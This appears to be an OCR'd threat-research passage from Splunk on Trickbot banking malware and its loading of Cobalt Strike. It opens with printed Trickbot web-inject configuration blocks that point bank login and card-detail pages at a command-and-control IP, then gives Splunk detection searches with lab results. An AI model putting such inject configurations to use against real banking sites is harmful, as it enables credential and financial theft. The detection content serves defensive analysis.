

```
<dinj>
<lm>https://www.l          :ica.com/Control.do*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=eV3jd0AHWCP4btAG7wbJ</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://secure.            .ca.com/login/sign-in/internal/entry/signOnV2.go*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=KxCOuLwFeve8taG50sDW</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
</dinj>
<dinj>
<lm>https://www.               com/smallbusiness/</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=a4w5UHhu0epHkDa1LTuN</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://secure.            .ca.com/myaccounts/details/card*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=N9079UIFdsR94NHdq9dJ</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://www.           ica.com/smallbusiness/online-banking.go</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=95wP8ERCLGLSh72Baf2H</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://secure.            ca.com/login/sign-in/incoming/sitekeyWidgetScript.go*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=puDAMhJwjNY7mCOP5eGs</hl>
<pri>100</pri>
<sq>2</sq>
```


As seen in the code snippets above, the web injects principally target login sites for several financial institutions, cryptocurrency exchanges and telecommunications service providers. In some instances, the targeted URI indicates the targeting of balances, transfers and account settings. Such sections usually contain the elements necessary to make deposits, send transfers or change account settings such as authentication or private information from account holders.


Trickbot Loading Cobalt Strike

A very popular red team tool, Cobalt Strike has been abused by malicious actors for many years. Cobalt Strike allows malicious actors to evade detection, lateral movement and C2 operations.

Cobalt Strike has become very popular among black hats and criminal gangs as it allows them to streamline post-exploitation operations. The Splunk Threat Research Team developed a complete analytic story addressing Cobalt Strike. The following screenshot displays a piece of PowerShell shellcode that loads into memory and can be used to download and execute post-exploitation payloads such as Cobalt Strike.



The screenshot below is the shellcode loaded by the PowerShell in memory to download a payload from its C2 to the compromised machine.



The following Cobalt Strike detection was verified after observing several named pipes created or accessed by various processes (where Cobalt Strike is injected) in the vulnerable machine. These named pipes are commonly used by Cobalt Strike on its beaconing or C2 communication. This behavior was caught by our existing detection below.

```
`sysmon` EventID=17 OR EventID=18 PipeName IN (\\msagent_*, \\wkssvc*, \\DserNamePipe*,
  \\srvsvc_*, \\mojo.*, \\postex_*, \\status_*, \\MSSE-*, \\spoolss_*, \\win_svc*,
  \\ntsvcs*, \\winsock*) | stats count min(_time) as firstTime max(_time) as lastTime
  by Computer, process_name, process_id process_path, PipeName | rename Computer as
  dest | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

✓ 30 events (29/04/2021 16:00:00.000 to 30/04/2021 16:24:50.000) No Event Sampling

Events (30) Patterns Statistics (29) Visualization

50 Per Page Format Preview

dest	process_name	process_id	process_path	PipeName
win-dc-299.attackrange.local	gpupdate.exe	7392	C:\Windows\system32\gpupdate.exe	\DserNamePipe47
win-dc-299.attackrange.local	svchost.exe	1536	C:\Windows\system32\svchost.exe	\DserNamePipe47
win-dc-299.attackrange.local	gpupdate.exe	7416	C:\Windows\system32\gpupdate.exe	\DserNamePipe48
win-dc-299.attackrange.local	svchost.exe	1536	C:\Windows\system32\svchost.exe	\DserNamePipe48
win-dc-299.attackrange.local	WSE1B72.exe	4244	C:\Users\ADMINI~1\AppData\Local\Temp\WSE1B72.exe	\DserNamePipe4e
win-dc-299.attackrange.local	gpupdate.exe	640	C:\Windows\system32\gpupdate.exe	\DserNamePipe4e
win-dc-299.attackrange.local	gpupdate.exe	6356	C:\Windows\system32\gpupdate.exe	\DserNamePipe4f
win-dc-299.attackrange.local	svchost.exe	1536	C:\Windows\system32\svchost.exe	\DserNamePipe4f
win-dc-299.attackrange.local	powershell.exe	1844	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	\postex_3310
win-dc-299.attackrange.local	rundll32.exe	3672	C:\Windows\system32\rundll32.exe	\postex_3310
win-dc-299.attackrange.local	powershell.exe	1844	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	\postex_7365
win-dc-299.attackrange.local	rundll32.exe	6772	C:\Windows\system32\rundll32.exe	\postex_7365
win-dc-299.attackrange.local	System	4	System	\wkssvc95
win-dc-299.attackrange.local	powershell.exe	6156	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	\wkssvc95
win-dc-299.attackrange.local	powershell.exe	6936	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	\wkssvc95

Detection

Splunk Threat Research Team has developed an analytic story to address this threat. This story is composed of the following searches:

1. Detection of Office Application Spawn rundll32 process. This detection is directed at the creation of backdoor processes from Microsoft Office via Run Dynamic Link Library 32 program executable.

```
| tstats count values(Processes.process)
  min(_time) as firstTime max(_time) as lastTime from data model=Endpoint.Processes
  where (Processes.parent_process_name = "winword.exe" OR Processes.parent_process_name
  = "excel.exe" OR Processes.parent_process_name = "powerpnt.exe")
  Processes.process_name=rundll32.exe  by Processes.parent_process
  Processes.process_name Processes.process_id Processes.process_guid Processes.user
  Processes.dest
```

```
| tstats `security_content_summariesonly` count values(Processes.process) min(_time) as firstTime max(_time) as lastTime
from datamodel=Endpoint.Processes where (Processes.parent_process_name = "winword.exe" OR
Processes.parent_process_name = "excel.exe" OR Processes.parent_process_name = "powerpnt.exe") Processes.process_name=rundll32.exe  by Processes.parent_process
 Processes.process_name Processes.process_id Processes.process_guid Processes.user Processes.dest
| `drop_dm_object_name("Processes")`
```

✓ 1 event (29/04/2021 09:00:00.000 to 30/04/2021 09:07:28.000) No Event Sampling


Events Patterns Statistics (1) Visualization

20 Per Page Format Preview

parent_process	process_name	process_id	process_guid
"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Temp\trick.xlsm"	rundll32.exe	5828	{A4D5D1BF-C8C8-608B-030C-00000000BA01}

2. Detect Wermgr Process Connecting to Check IP services. This search detects the use of Windows Error Manager executable to elicit a connection to an external service in order to determine the victim's external IP address.

```
`sysmon` EventCode =22 process_name = wermgr.exe QueryName IN ("*wtfismyip.com", "*checkip.amazonaws.com", "*ipecho.
net", "*ipinfo.io", "*api.ipify.org", "*icanhazip.com", "*ip.anysrc.com","*api.ip.sb", "ident.me", "www.myexternalip.
com",
   "*zen.spamhaus.org", "*cbl.abuseat.org", "*b.barracudacentral.org","*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.
net")
  |  stats  min(_time) as firstTime max(_time) as lastTime count by  process_path process_name process_id QueryName
QueryStatus QueryResults Computer EventCode
```



New Search

```
`sysmon` EventCode =22 process_name = wermgr.exe QueryName IN ("*wtfismyip.com", "*checkip.amazonaws.com", "*ipecho.net", "*ipinfo.io", "*api.ipify.org",
"*icanhazip.com", "*ip.anysrc.com","*api.ip.sb", "ident.me", "www.myexternalip.com","*zen.spamhaus.org", "*cbl.abuseat.org", "*b.barracudacentral.org","*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.net")
  | stats  min(_time) as firstTime max(_time) as lastTime count by  process_path process_name process_id QueryName QueryStatus QueryResults Computer EventCode
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 6 events (26/04/2021 15:00:00.000 to 27/04/2021 15:34:59.000) No Event Sampling ▾


Events Patterns Statistics (6) Visualization

20 Per Page ▾ Format Preview ▾

process_path	process_name	process_id	QueryName	QueryStatus	QueryResults	Computer
C:\Windows\System32\wermgr.exe	wermgr.exe	7172	50.220.65.3.b.barracudacentral.org	9003	-	win-dc-299.attackrange.local
C:\Windows\System32\wermgr.exe	wermgr.exe	7172	50.220.65.3.cbl.abuseat.org	9003	-	win-dc-299.attackrange.local
C:\Windows\System32\wermgr.exe	wermgr.exe	7172	50.220.65.3.dnsbl-1.uceprotect.net	9003	-	win-dc-299.attackrange.local
C:\Windows\System32\wermgr.exe	wermgr.exe	7172	50.220.65.3.spam.dnsbl.sorbs.net	9003	-	win-dc-299.attackrange.local
C:\Windows\System32\wermgr.exe	wermgr.exe	7172	50.220.65.3.zen.spamhaus.org	9003	-	win-dc-299.attackrange.local
C:\Windows\System32\wermgr.exe	wermgr.exe	7172	wtfismyip.com	0	::ffff:95.217.228.176;	win-dc-299.attackrange.local

3. Wermgr Process Create Executable File. This search detects the use of Windows Error Manager to create a new process.

```
`sysmon` EventCode=11 process_name = "wermgr.exe" TargetFilename = "*.exe"
  | stats  min(_time) as firstTime max(_time) as lastTime count by  Image TargetFilename process_name dest
EventCode ProcessId
```



New Search

```
`sysmon` EventCode=11 process_name = "wermgr.exe" TargetFilename = "*.exe"
  | stats  min(_time) as firstTime max(_time) as lastTime count by  Image TargetFilename process_name dest EventCode ProcessId
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 1 event (26/04/2021 15:00:00.000 to 27/04/2021 15:36:52.000) No Event Sampling ▾


Events Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview ▾

Image	TargetFilename	process_name
C:\Windows\system32\wermgr.exe	C:\Users\ADMINI~1\AppData\Local\Temp\WSE1B72.exe	wermgr.exe


4. Wermgr Process Spawned CMD Or Powershell Process. This search detects the use of Windows Error Manager to spawn a terminal session or Powershell Process.

```
| tstats values(Processes.process) as cmdline min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.
Processes where Processes.parent_process_name = "wermgr.exe" Processes.process_name = "cmd.exe" OR Processes.
process_name = "powershell.exe" by Processes.parent_process_name Processes.parent_process_id  Processes.process_
name Processes.process Processes.process_id Processes.process_guid Processes.dest Processes.user
```




5. Schedule Task with Rundll32 Command Trigger. This search detects the creation of a scheduled task where rundll32.exe is used to execute or spawn another process.

```
wineventlog_security` EventCode=4698
  | xmlkv Message
  | search Command IN ("*rundll32*")
  | stats count min(_time) as firstTime max(_time) as lastTime by dest, Task_Name, Command, Author, Enabled, Hidden,
Arguments
```




6. [Powershell Remote Thread To Known Windows Process](). This detection addresses the use of PowerShell integrated scripting environment targeting known windows processes such as spoolsv.exe (printing), explorer.exe (file explorer), gpupdate.exe (global policy update).

```
`sysmon` EventCode = 8 process_name IN ("powershell_ise.exe", "powershell.exe")
  TargetImage IN ("*\\svchost.exe","*\\csrss.exe" "*\\gpupdate.exe", "*\\explorer.exe","*\\services.exe","*\\winlogon.
exe","*\\smss.exe","*\\wininit.exe","*\\userinit.exe","*\\spoolsv.exe","*\\taskhost.exe")
  | stats  min(_time) as firstTime max(_time) as lastTime count by SourceImage process_name SourceProcessId
SourceProcessGuid TargetImage TargetProcessId NewThreadId StartAddress Computer EventCode
```




7. [Write Executable in SMB Share](). This search detects the creation of an executable targeting SMB Share, which is one of the ways this malware replicates itself.

```
`wineventlog_security` EventCode=5145 Relative_Target_Name IN ("*.exe","*.dll") Object_Type=File Share_Name IN
("\\\\*\\C$","\\\\*\\IPC$","\\\\*\\admin$") Access_Mask= "0x2"
  | stats min(_time) as firstTime max(_time) as lastTime count by EventCode Share_Name Relative_Target_Name Object_
Type Access_Mask user src_port Source_Address
```




8. Trickbot Named Pipe. This detection addresses the creation of a Named Pipe or inter-process communication associated with the execution of Trickbot.

```
`sysmon` EventCode IN (17,18) PipeName="\\pipe\\*lacesomepipe"
  | stats  min(_time) as firstTime max(_time) as lastTime count by Computer user_id EventCode PipeName signature
Image process_id
```



